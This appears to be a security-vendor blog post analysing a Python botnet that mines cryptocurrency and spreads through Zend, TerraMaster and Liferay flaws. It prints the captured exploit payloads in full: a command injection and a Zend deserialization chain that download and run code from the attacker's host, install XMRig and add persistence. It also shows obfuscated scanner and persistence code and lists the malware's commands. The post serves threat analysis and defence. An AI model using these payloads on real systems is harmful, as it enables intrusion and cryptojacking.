
Python Cryptominer Botnet Quickly Adopts Latest Vulnerabilities

imperva.com/blog/python-cryptominer-botnet-quickly-adopts-latest-vulnerabilities/

January 14, 2021



Research Labs


Over the last few days, Imperva researchers have monitored the emergence of a new botnet, one whose primary activity is performing different DDoS attacks and mining cryptocurrency. It also acts as a worm trying to extend its reach by scanning specific subnets and ports and using different remote code execution (CVE) vulnerabilities in an effort to infect them.

This particular botnet attack is unique given its rapid exploitation of the latest web vulnerabilities as a way to extend its reach and size.

The first recorded attack attempt took place on January 8. Since then, we've seen hundreds of attacks from many different IPs.

The captured attacks seem to take advantage of some of the most recently published RCE vulnerabilities. For example:


A deserialization vulnerability in Zend Framework (known as CVE-2021-3007) that was published only 4 days before the first incident!
A TerraMaster unauthenticated command-execution vulnerability (known as CVE-2020-35665)
The deserialization of Untrusted Data in Liferay Portal (known as CVE-2020-7961)


CVE-2020-7961 is published
CVE-2020-35665 is published
CVE-2021-3007 is published
First appearance of the malware
July 2020
December 23 2020
January 4 2021
January 8 2021

How does the botnet spread?

One of the attack vectors that has been captured is the TerraMaster unauthenticated command-execution vulnerability (CVE-2020-35665), first published in late December 2020. We've monitored exploits attempts since it was published, expecting to see an increase in the amount of attack attempts of this kind weeks after discovery. But, we noticed the numbers have grown significantly as of January 8, even more than expected.

In this case, the tool tries to access a specific URL using the "Event" parameter. The vulnerability allows the attacker to pipe a bash command that downloads and runs a Python malware from hXXp://gxbrowser[.]net[/]out[.]py.




```
Event=`cd /tmp||cd $(find / -writable | head -n 1);curl http://gxbrowser.
net/out.py>out.py; php -r "file_put_contents(\"out.py\", file_get_contents
(\"http://gxbrowser.net/out.py\"));"; wget http://gxbrowser.net/out.py -O out.
py; chmod 777 out.py; ./out.py || python out.py||python2 out.py &`
```

Python Malware Drilldown


The malware itself is highly obfuscated and contains, as mentioned, different kinds of capabilities: scanning, botnet attacks, C&C communication and spreading to new targets.

First, we can see that this tool has scanning ability in ports 80, 443, 8443 and 8080:




```
def AEvzNhpfoD(self):
        fzXoivsai = [10,127,169,172,192,233,234]
        opoDASFZ = random.randrange(1,256)
        while opoDASFZ in fzXoivsai:
            opoDASFZ = random.randrange(1,256)
        ip = ".".join([str(opoDASFZ),str(random.randrange(1,256)),
        str(random.randrange(1,256)),str(random.randrange(1,256))])
        return ip
    def jsaszXWEx(self):
        while True:
            if NfaqMVVlxW==0:
                time.sleep(1)
                continue
            lKaYBHeYvm = self.AEvzNhpfoD()
            try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(0.5)
                s.connect((lKaYBHeYvm, 443))
                s.close()
                self.BpdaFWouJq(lKaYBHeYvm, 443)
            except Exception as e:
                pass
            try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(0.5)
                s.connect((lKaYBHeYvm, 80))
                s.close()
                self.BpdaFWouJq(lKaYBHeYvm, 80)
            except Exception as e:
                pass
            try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(0.5)
                s.connect((lKaYBHeYvm, 8443))
                s.close()
                self.BpdaFWouJq(lKaYBHeYvm, 8080)
            except Exception as e:
                pass
```

In addition, the tool uses various User-Agent for the scanning and generating HTTP requests.
In addition, we can see the C&C IRC-based communication with the server (gxbrowser.net:6667).



```
[illegible]
```


All of the C&C commands are listed below. They contain different commands to perform reconnaissance, different types of network floods, network amplification, shell/reverse shell, stop/start process and connection commands.




- logout
- login
- reconnect
- revshell
- sniffer
- shell
- download
- killmyeyepeeusinghoic
- execute
- killbyname
- killbypid
- disable
- enable
- getip
- ram
- info
- repack
- scanner
- scannetrange
- scanstats
- clearscan
- udpflood
- synflood
- tcpflood
- slowloris
- httpflood
- loadamp
- amp

When you look closely at the code, you can see indications of various flood attack capabilities such as UDPflood, SYNflood, TCPflood, HTTPflood and Slowloris.

You can see this illustrated in the code below:




Besides the flood capabilities, the malware also has crypto-miner capabilities. As shown in the figure below, the malware exploits the new **Zend Framework vulnerability** (CVE-2021-3007) to run XMRig, a crypto-mining tool that uses the attacked machine resources to mine digital currency.



```
O:25:"Zend\Http\Response\Stream":2:{s:10:"cleanup";b:1;s:13:"streamName";O:25:"Zend\Vie
w\Helper\Gravatar":2:{s:7:"view";O:30:"Zend\View\Renderer\PhpRenderer":1:{s:41:"Zend\Vi
ew\Renderer\PhpRenderer__helpers";O:31:"Zend\Config\ReaderPluginManager":2:{s:11:"serv
ices";a:2:{s:10:"escapehtml";O:23:"Zend\Validator\Callback":1:{s:10:"options";a:2:{s:8:
"callback";s:6:"system";s:15:"callbackOptions";a:1:{i:0;s:959:"export ARGS="-o
gxbrowser.net:9050";LINE="killall -9 .sshd||pkill -9 .sshd_;[ ! -f /tmp/.pidfile ] &&
echo > /tmp/.pidfile;nohup .sshd $ARGS > /dev/null||nohup .sshd_ $ARGS > /dev/null
&";grep -q "$LINE" ~/.bashrc||echo "$LINE" >> ~/.bashrc;curl http://gxbrowser.
net/xmrig1 -O||wget http://gxbrowser.net/xmrig1 -O .sshd_;mv -f .sshd_ .sshd_;chmod
777 .sshd_;curl http://gxbrowser.net/xmrig -O xmrig||wget http://gxbrowser.net/xmrig -
O xmrig;mv -f xmrig .sshd;chmod 777 .sshd;chmod +x ~/.bashrc;~/.bashrc;cd /tmp||cd $(
find / -writable | head -n 1);php -r "file_put_contents(\"out\", file_get_contents(\"
http://gxbrowser.net/out\"));";curl http://gxbrowser.net/out -O;wget http://gxbrowser.
net/out -O out;chmod 777 out;./out;php -r "file_put_contents(\"out.py\",
file_get_contents(\"http://gxbrowser.net/out.py\"));";curl http://gxbrowser.net/out.py
-O;wget http://gxbrowser.net/out.py -O out.py;chmod 777 out.py;python out.py;python2.6
out.py;python2.7 out.py";}}}s:14:"escapehtmlattr";r:7;}s:13:"instanceOf";s:23:"Zend\Val
idator\Callback";}}s:13:"attributes";a:1:{i:1;s:1:"a";}}}
```

The malware also tries to get a persistent foothold by adding the Python script inside with boot.py to the rc.local file, so it can run after reboot.



```
nRoWkNUc=os.path.realpath(__file__)

    def XeoizvJK(self):
        try:
            luZCkBBoR=open(/etc/resolv.conf, "w")
            luZCkBBoR.write(nameserver 1.1.1.1
                            nameserver 1.0.0.1)
            luZCkBBoR.close()
            rc=open(/etc/rc.local,rb)
            data=rc.read()
            rc.close()
            if boot.py not in data:
                with open(nRoWkNUc, rb) as hcQOhXMjhF, open(/etc/boot.py, wb) as PkccJpvBmi:
                    while True:
                        ZdxwqJLaPh = hcQOhXMjhF.read(1024*1024)
                        if not ZdxwqJLaPh:
                            break
                        PkccJpvBmi.write(ZdxwqJLaPh)
                os.chmod(/etc/boot.py, 777)
                rc=open(/etc/rc.local ,wb)
                if exit in data:
                    rc.write(data.replace(exit, /etc/boot.py/nexit))
                else:
                    rc.write(/etc/boot.py)
                rc.close()
```

Attack Surface

Imperva Research Labs has discovered more than 100 attack attempts on our customers. However, we believe the attack surface for this particular threat is much bigger than we'd usually see. Rough estimation based on public facing servers shows more than 10,000 potential victims.

This is a very interesting and unique case of a complex botnet attack that quickly exploits the latest published vulnerabilities. It requires us, as part of the security community, to act faster than ever before.

Imperva Customers Protected

Imperva Web Application Firewall (WAF) customers were protected from this attack due to our RCE detection rules, although the attack vector is new and exploits the latest vulnerabilities.

Try Imperva for Free

Protect your business for 30 days on Imperva.

Start Now